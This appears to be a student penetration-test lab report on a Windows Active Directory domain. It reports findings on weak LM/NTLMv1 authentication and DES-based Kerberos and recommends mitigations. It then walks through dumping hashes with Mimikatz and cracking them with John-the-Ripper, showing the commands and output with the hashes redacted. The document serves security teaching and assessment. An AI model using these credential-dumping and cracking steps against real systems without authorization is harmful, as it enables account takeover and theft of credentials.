Ex0a-HashTag

Jigar Patel

2023-10-17

Contents

1 Technical Report **2**

1.1 Finding: *Weak LM and NTLMv1 Authentication Enabled* 2

1.2 Finding: *Weak Encryption standard allowed for Kerberos* 2

2 Attack Narrative - Cracking windows hashes with John **3**

2.1 Cracking LM Hashes 4

2.2 Cracking NTLM Hashes 4

2.3 MITRE ATT&CK Framework TTPs 5

1 Technical Report

1.1 Finding: *Weak LM and NTLMv1 Authentication Enabled*

Severity Rating

CVSS Base Severity Rating: 8.1 AV:N AC:H PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

Active Directory will use Kerberos for default authentication, however, it will fallback to NTLM and LM when Kerberos doesn't negotiate for some reason. Weak authentication services such as LM and NTLMv1 authentication are very susceptible to brute force dictionary or rainbow table password attacks due to the smaller output size of the hash functions used (both only use 64 byte password hashes). If an attacker gains access to these hashes by either sniffing the network or dumping them from already compromised machines, they can locally crack them for domain credentials (even admin accounts).

Confirmation method

We have two ways to confirm whether LM or NTLMv1 are enabled or not.

1. We can check the group policy setting for *"Network security: LAN Manager authentication level"*. A value of 4 means that the domain controllers will only accept NTLMv1 and NTLMv2 (default) authentication. A value of 5 means that only NTLMv2 will be accepted. More information via Microsoft's documentation.

2. We can dump the passwords using pwdump tool and check whether LM or NTLM hashes are present on the machine or not.

Mitigation or Resolution Strategy

Turn off LM and NTLMv1 authentication in the group policy settings. Set the value of the key *"Network security: LAN Manager authentication level"* to 4 for default NTLMv2 authentication and fallback to NTLMv1. Since NTLMv1 are susceptible too, a more appropriate value for the key is 5, which only allows NTLMv2 authentication. Nonetheless, Kerberos should be the default authentication protocol.

To further guarantee security, a multi-authentication scheme could be used for user authentication.

1.2 Finding: *Weak Encryption standard allowed for Kerberos*

Severity Rating

CVSS Base Severity Rating: 8.1 AV:N AC:H PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

The use of DES encryption in Kerberos with des-cbc-md5 is vulnerable due to DES's inherent cryptographic weaknesses. With a limited 56-bit key space, DES is susceptible to brute-force attacks. Furthermore, des-cbc-md5 lacks strong integrity checks, making it prone to various cryptographic attacks, compromising the security of Kerberos authentication.

Confirmation method

We can look at events of type 4768 *"A Kerberos authentication ticket (TGT) was requested"* in domain controller's security log. The event will have a field "Ticket Encryption Type" which will show the encryption type.


Mitigation or Resolution Strategy

Update the Kerberos Key Distribution Center (KDC) and client configurations to remove support for des-cbc-md5 and any other weak ciphers.

2 Attack Narrative - Cracking windows hashes with John

1. In this section, we will try to crack password hashes that we dumped using Mimikatz in the previous section.


2. The dumped credential contain LM and NTLM hashes along with Kerberos keys. On a sidenote, we observe another vulnerability that Kerberos is using weak encryption standards like des and to an extent aes128.



```
mimikatz # lsadump::sam
Domain : COSTUMES
SysKey : 2f254[redacted]
Local SID : S-1-5-21-3162336091-1[redacted]

SAMKey : e[redacted]cdc2de[redacted]

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: d9a850[redacted]
    lm  - 0: c68fbe[redacted]
    ntlm- 0: d9a850[redacted]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 24b3c5[redacted]

* Primary:Kerberos-Newer-Keys *
    Default Salt : COSTUMES.ARTSTAILOR.COMAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9b90[redacted]
      aes128_hmac       (4096) : 3f4a[redacted]
      des_cbc_md5       (4096) : c18cc7[redacted]

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : COSTUMES.ARTSTAILOR.COMAdministrator
```


2.1 Cracking LM Hashes

3. We create a cleaned copy of the hash file only containing LM hashes.



```
┌──(kali㉿kali)-[/tmp/hashes]
└─$ cat hashes.lm
Administrator:c68[redacted]
d.darkblood:50a[redacted]
```

4. We will use John-the-Ripper with arguments that specify the format as LM hashes, and the wordlist as rockyou.txt.




```
┌──(kali㉿kali)-[/tmp/hashes]
└─$ john --progress=1 --format=LM --wordlist=/usr/share/wordlists/rockyou.txt
 hashes.lm
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=3
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 39.98% (ETA: 16:37:49) 0g/s 4434Kp/s 4434Kc/s 17738KC/s MANOLES
..MALO172
0g 0:00:00:02 85.51% (ETA: 16:37:49) 0g/s 4612Kp/s 4612Kc/s 18450KC/s 4BULIMI
..487500
0g 0:00:00:02 DONE (2023-10-14 16:37) 0g/s 4795Kp/s 4795Kc/s 19181KC/s !WHOA!
1..*7¡VA
Session completed.
```

5. However, we don't get any passwords. We will try NTLM hashes next.


2.2 Cracking NTLM Hashes

6. We create a another cleaned copy of the hash file only containing NTLM hashes.



```
┌──(kali㉿kali)-[/tmp/hashes]
└─$ cat hashes.ntlm
Administrator:d9a[redacted]
w.clockwell:611[redacted]
d.darkblood:338[redacted]
```

7. We will again use John-the-Ripper with arguments that specify the format as NTLM hashes, and the wordlist as rockyou.txt.



```
┌──(kali㉿kali)-[/tmp/hashes]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes.ntlm
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
D[redacted]          (d.darkblood)
1g 0:00:00:01 DONE (2023-10-14 16:56) 0.6896g/s 9892Kp/s 9892Kc/s 27532KC/s
_ 09..*7¡Vamos!
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed.

┌──(kali㉿kali)-[/tmp/hashes]
└─$ john --format=NT --show hashes.ntlm
d.darkblood:D[redacted]

1 password hash cracked, 2 left
```

We crack the password for the user **d.darkblood@artstailor.com** which starts with ”de” and ends with ”09”.

2.3 MITRE ATT&CK Framework TTPs

Cracking windows hashes with John

TA006: Credential Access

T1110: Brute force

.002: Password Cracking